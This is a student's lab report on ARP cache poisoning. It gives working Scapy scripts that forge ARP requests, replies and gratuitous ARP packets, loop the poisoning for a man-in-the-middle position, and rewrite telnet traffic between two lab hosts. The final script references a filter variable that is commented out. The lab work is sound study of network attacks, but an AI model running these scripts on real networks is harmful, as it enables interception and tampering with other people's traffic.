Lab3 – ARP Attacks

-By Vikramadithya Ivaturi

**Task-1A**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

IP\_A = "10.9.0.5"

MAC\_V\_real = "02:42:0a:09:00:05"

IP\_B = "10.9.0.6"

MAC\_T\_fake = "02:42:0a:09:00:69"

print("sending the packet...")

# Constructing ARP Request packet

ether = Ether(src = MAC\_T\_fake, dst = "ff:ff:ff:ff:ff:ff")

arp = ARP(psrc = IP\_B, hwsrc = MAC\_T\_fake, pdst = IP\_A)

arp.op = 1 # Request

frame = ether/arp

sendp(frame)

print("Packet Sent.")

**Output:**

Host A – IP: 10.9.0.5

Graphical user interface, text, application

Description automatically generated

Host B – IP: 10.9.0.6

Graphical user interface, text, application, chat or text message, website

Description automatically generated

Running the code form attacker machine M

Text

Description automatically generated

Updated MAC address in Host-A’s ARP cache

Text

Description automatically generated

**Task-1.B**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

IP\_A = "10.9.0.5"

MAC\_A\_real = "02:42:0a:09:00:05"

IP\_B = "10.9.0.6"

MAC\_T\_fake = "02:42:0a:09:00:69"

print("sending the packet...")

# Constructing ARP Reply packet

ether = Ether(src = MAC\_T\_fake, dst = MAC\_A\_real)

arp = ARP(psrc = IP\_B, hwsrc = MAC\_T\_fake,

pdst = IP\_A, hwdst = MAC\_A\_real)

arp.op = 2 # Reply

frame = ether/arp

sendp(frame)

print("Packet Sent.")

**Output:**

Case-1: B’s Ip is already in A’s cache

ARP cache table in host A:

A picture containing text

Description automatically generated

Running the code in attacker machine M

Chart, text

Description automatically generated

ARP table changed in Host-A

Text

Description automatically generated with low confidence

Case-2: B’s IP is not in A’s cache.

ARP Cache in Host A

Graphical user interface, text, application

Description automatically generated

Executing the code on the attacking machine M

Graphical user interface, text

Description automatically generated with medium confidence

No entries in ARP cache in Host A

Diagram

Description automatically generated with low confidence

**Task-1.C**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

IP\_B = "10.9.0.6"

MAC\_T\_fake = "02:42:0a:09:00:69"

print("sending the packet...")

# Constructing Gratuitous ARP packet

ether = Ether(src = MAC\_T\_fake, dst = "ff:ff:ff:ff:ff:ff")

arp = ARP(psrc = IP\_B, hwsrc = MAC\_T\_fake,

pdst = IP\_B, hwdst = "ff:ff:ff:ff:ff:ff")

arp.op = 2 # Reply

frame = ether/arp

sendp(frame)

print("Packet Sent.")

**Output:**

Case-1: B’s Ip is already in A’s cache

ARP Cache table in Host A:

A picture containing text

Description automatically generated

Executing the code in Attacker machine M

Text

Description automatically generated

ARP cache table in Host A

Text

Description automatically generated with medium confidence

Case-2: B’s IP is not in A’s cache.

Text

Description automatically generated

Executing the code in the attacker machine M

Chart

Description automatically generated

There is no change in the ARP cache in Host A

A picture containing icon

Description automatically generated

**Task-2**

**Step 2 and 3:**

Running the ARP poisoning attack constantly (for every 5 secs) to both Host A and Host B.

This is called man in the middle attack, the attacker’s MAC address is placed in the ARP cache in both the machines as each other’s machine’s MAC addresses. So the attacker is pretending to be B in A’s cache, and A in Bs cache, thereby enabling himself to monitor/modify the traffic between them.

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

import time

IP\_V\_A = "10.9.0.5"

MAC\_V\_real\_A = "02:42:0a:09:00:05"

IP\_V\_B = "10.9.0.6"

#MAC\_V\_real\_A = "02:42:0a:09:00:05"

IP\_T = "10.9.0.99"

MAC\_T\_fake = "02:42:0a:09:00:69"

def send\_arpreq(MAC\_T\_fake, IP\_T, IP\_V):

# Constructing ARP Request packet for A

ether = Ether(src = MAC\_T\_fake, dst = "ff:ff:ff:ff:ff:ff")

arp = ARP(psrc = IP\_T, hwsrc = MAC\_T\_fake, pdst = IP\_V)

arp.op = 1 # Request

frame = ether/arp

sendp(frame)

while 1:


send\_arpreq(MAC\_T\_fake, IP\_V\_B, IP\_V\_A)

send\_arpreq(MAC\_T\_fake, IP\_V\_A, IP\_V\_B)

time.sleep(5)

**Output:**

Executing the command to disable IP forwarding.



Below is the traffic monitored on the interface between the machines.

Graphical user interface

Description automatically generated with low confidence


We can see the Echo ping request from machine A to machine B, but we can see that the source MAC is of the attacker machine.

Table

Description automatically generated with medium confidence

In the above image, we can see the reply from host B to host A, but the MAC address that the packet is being forwarded to, is the attacker’s machine.

Executing the command to enable IP forwarding



Then we execute the same code as the above, and ping host B from host A.

Table

Description automatically generated

In the above wireshark screenshot, we can see that there is a message saying there is duplication regarding the IP to MAC mapping.

Text

Description automatically generated

In the above screenshot, we can see that both attacker’s and host B’s MAC addresses are the same.

Step-4

Text

Description automatically generated

Telnet successfully connected

Text, letter

Description automatically generated

**Step 4:**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

IP\_A = "10.9.0.5"

MAC\_A = "02:42:0a:09:00:05"

IP\_B = "10.9.0.6"

MAC\_B = "02:42:0a:09:00:06"

IP\_M = "10.9.0.105"

MAC\_M = "02:42:0a:09:00:69"

print("Acting as MITM")

def spoof\_pkt(pkt):

print("Spoofing")

if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:

newpkt = IP(bytes(pkt[IP]))

del(newpkt.chksum)

del(newpkt[TCP].payload)

del(newpkt[TCP].chksum)

if pkt[TCP].payload:

data = pkt[TCP].payload.load

print("\*\*\* %s, length: %d" % (data, len(data)))

newdata = re.sub(r'[0-9a-zA-Z]', r'Z', data.decode())

send(newpkt/newdata)

else:

send(newpkt)

elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:

newpkt = IP(bytes(pkt[IP]))

del(newpkt.chksum)

del(newpkt[TCP].chksum)

send(newpkt)

#filter\_template = 'tcp and (ether src {A} or ether src {B})'

#f = filter\_template.format(A= MAC\_A, B= MAC\_B)

pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)